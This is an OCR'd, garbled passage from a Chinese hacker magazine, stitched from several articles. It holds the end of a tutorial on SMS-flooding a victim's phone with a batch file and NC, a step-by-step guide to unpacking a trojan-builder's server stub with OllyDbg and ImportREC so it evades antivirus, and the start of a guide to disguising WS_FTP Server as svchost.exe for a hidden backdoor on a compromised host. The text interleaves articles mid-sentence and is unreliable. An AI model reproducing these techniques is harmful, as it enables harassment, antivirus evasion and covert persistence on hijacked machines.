
图3

那么我们如何使用呢？首先在1.txt里把"mobileNo=13*********"修改成你要炸的手机号，把NC打开，再打开"手机炸弹.bat"，如图4所示。HOHO！最小化玩别的去吧！

本文到这里就结束了，就目前来说，这样的信息炸

适合读者:木马爱好者　　　前置知识:汇编基础

让《百变宣传尾巴》直接生成无壳的服务



文/图 Пожиь

百变宣传尾巴是网站宣传的好工具，但是它生成的服务端是经过fsg 2.0加壳的，我们想再给它做免杀的话就比较困难了。因为服务端已经被加过壳了，再加壳的话就会导致服务端不能正常运行。现在杀毒软件更新的飞快，根本免杀不了几天，大大缩短了其生命周期。虽然软件的作者会免费定期更新软件，但是杀软也在更新。还是那句话，"授人以鱼，不如授之以渔，授人以鱼只救一时之及，授人以渔则可解一生之需"。既然作者没给我们"渔"，我们就要自己把"鱼"变成"渔"，让它直接生成无壳的服务端！

这里以百变宣传尾巴Build0826讲一下。百变宣传尾巴Build0826的服务端是以资源的形式保存在主文件中的。配置信息是一些额外数据的形式追加在服务端文件尾的。如果我们直接把生成的服务端脱壳之后就不能正常运行了(运行的时候程序不会报错，但是却什么功能都没了，当然也不会去宣传我们的网站了)。这是因为额外数据并没有保存在我们脱完壳之后的文件尾，因为配置信息丢失了，所以就完全失去了它的功能了。这是我们所不希望的，所以我们可以将配置信息直接追加到文件尾，这样服务端就又可以正常运行了，但这样做太费事，不能一劳永逸。每配置一次服务端都要重新来过。如果我们把主文件里面的服务端资源导出来，然后脱壳(或免杀)，把脱壳(或免杀)后的再导入到主文件中就可以一劳永逸了，也就直接生成了无壳(或免杀)的服务端了^_^！

首先侦察一下敌情。用查壳软件查一下主文件(指的是配置服务端的程序，不要误解成了是配置好的服务端哦)是否被加壳。查看的结果是"UPX 0.89.6-1.02/1.05-1.24(Delphi) stub -> Markus & Laszlo"，看来是被upx加过壳的，我们先给它脱壳。用OD载入，接着来到这里:

```
0047152B   E9 D843FEFF   jmp 百变宣传.00455908
```

按F4运行到这里，然后再按F7找到真正的oep在

```
00455908   55            push ebp
```

在这行点击鼠标右键，选择"OllyDump脱壳调试进程"，最后再点击"脱壳保存"就可以了。接着用Freeres再给它建立可编辑的资源(理论上不用脱壳就可以直接用这个软件建立可编辑资源，但是我试了多次总是不成功，不知道是为什么，希望高手指点)。用Freeres载入后会出现"载入资源错误，它可能是已被压缩，你是否需要释放资源进行分析？"这里我们点击"是"，然后选择"功能->建立可编辑资源"，如图1所示，这时候会发现资源的名称已经改变了，如图2所示，很奇怪的问题，不知道为什么)。再用"Restorator 2006"把名字重命名为




图1




图2

"EXEFILE"就可以了(如果不改回原来的名字，在生成服务端的时候会出错)。这时候的主文件基本上已经是正常无壳的，并且是可以对资源编辑的EXE文件了。下面用RrsScope将主文件里面的EXE资源导出来，导出的文件存为1.exe，如图3所示。




图3

用PEid检查1.exe，结果是"FSG 2.0 -> bart/xt"。现在我们来脱壳，先用OD载入它，首先来到这里:




图4

弹对用户来说还没有什么好的防范方法，大家一定要小心警惕，不要把自己的手机号随意透露哦！

```
004001D1    FF63 0C    jmp dword prt ds:[ebx+C]
```

按F4后再按F7来到程序的oep:

```
00408BD4    55    push ebp
```

再在本行点鼠标右键选"用OllyDump脱壳调试进程",然后将文件保存为2.exe。这时候的2.exe还不能正常运行,需要重建输入表。用ImportREC给它重建输入表,用OD载入1.exe,运行到程序的oep:

```
00408BD4    55    push ebp
```

然后用ImportREC选中1.exe,"IAT所需"信息如图4所示填写,点击"获取API调用"。先点击"显示无效的",然后点击鼠标右键把无效的指针删除,最后点"修理 Dump",保存到2.exe,这个就是正常的无壳文件了。现在只需要把这个文件导回到主文件中替换掉原来的EXE资源就可以了,然后生成的服务端就是无壳的了。





图4

这里还要说一句,如果对生成的无壳服务端进行加壳的话,要保留额外数据,否则就不能运行了,至于为什么,我已经在文章开头说过了。如果现在对2.exe进行免杀的话,那么直接生成的服务端就是免杀的了! 现在,我们已经有自己的"渔"了,希望大家能够举一反三,将自己的"鱼"变成终身有效的"渔"!

适合读者: 网络爱好者、入侵爱好者

前置知识: 无



VIP会员学习成果展:非黑客软件"黑客化"打造永不被查杀的FTP后门

文/图 [黑防VIP] 风碧玉箫

现在,越来越多的杀毒软件都把木马、黑客软件列入了查杀的队列,使得黑客爱好者在入侵时遇到了不小的阻力。好不容易扫描到网上的某台主机存在漏洞,利用找出的漏洞成功地穿越防火墙上传木马或后门到肉鸡上,但执行程序安装木马或后门时,马上便被上面安装的杀毒软件给Kill掉了,使得黑客爱好者们好不容易找到的"肉鸡"就这样飞掉了。

为了绕过杀毒软件的查杀,黑客界针对目前杀毒软件主要是以特征码技术查杀病毒、木马的原理,修改木马或后门的特征码来防止杀毒软件的查杀。这也是现在比较流行的防止被杀毒软件查杀的办法。但因为改特征码涉及文件的脱壳、加壳以及文件的内部结构,相对比较复杂,对于刚刚学习入侵的黑客爱好者来说,显得有些力不从心。

那么,有没有一种简单的办法,既可以让我们的木马、后门躲过杀毒软件的查杀,又可以让刚刚学习入侵的黑客爱好者们上手呢? 自从学习黑客入侵知识以及对一些黑客软件特点的思考和总结,我就一直在考虑,如果能把一些正规的非黑客软件拿来当作黑客工具用,不就可以避免类似现象的发生,并让肉鸡长久处于我们的控制之下了吗?

从有这个想法到现在为止,我已经成功地"黑客化"了几个软件,如CCProxy、AbilityFTPServer、XlightFTP等,对这一思想进行了深入而系统的研究,我称其为"拿来主义"——非黑客软件之"黑客化",同时总结出了这类可以"黑客化"的软件所必须具备的3个条件:

1)软件的功能在黑客入侵中经常用得到,如远程控制、跳板与代理、FTP服务等;

2)软件本身提供了以服务运行的方式或提供了将其安装成服务的命令参数;


3)程序可以隐藏运行或提供了隐藏运行的命令参数。

下面,我就以一个实例来介绍我的这一思想。此次我们要"黑客化"的目标是Ipswitch WS_FTP Server 5.05,之所以选它作为讲解的实例,是因为它符合我上面提出的3个特点。现在我就结合我的一台肉机,其IP为222.xxx.xxx.253,在上面打造一个隐藏且不被杀毒软件查杀的FTP服务器后门。Let's go!

首先,要在自己的机器上做好一些必要的准备工作:安装该软件,成功安装后,再安装汉化包,以方便我们分析。当然,如果你的英文好的话,也可以用英文版的。安装成功后,在服务列表中找到Ipswitch WS_FTP Service服务,双击查看其相关信息,如图1所示。

这里我们关心的主要是它的路径,因为我们要用sc在肉鸡上将其注册为服务,而有些服务的路径里是有一些特殊参数的,所以我们必须知道它的路径信息,以确

保在肉鸡上能够成功安装为服务。从图1 可以看出，本软件的服务是没有特殊参数的，直接输入其路径即可。接下来，新建一个文件夹，把安装目录下的所有文件拷贝到该文件夹下，同时将iFtpSvc.exe改名为svchost.exe，以增强后门的隐蔽性。同时，为了入侵方便，我们做一个批处理文件start.bat，其内容如下：


图1

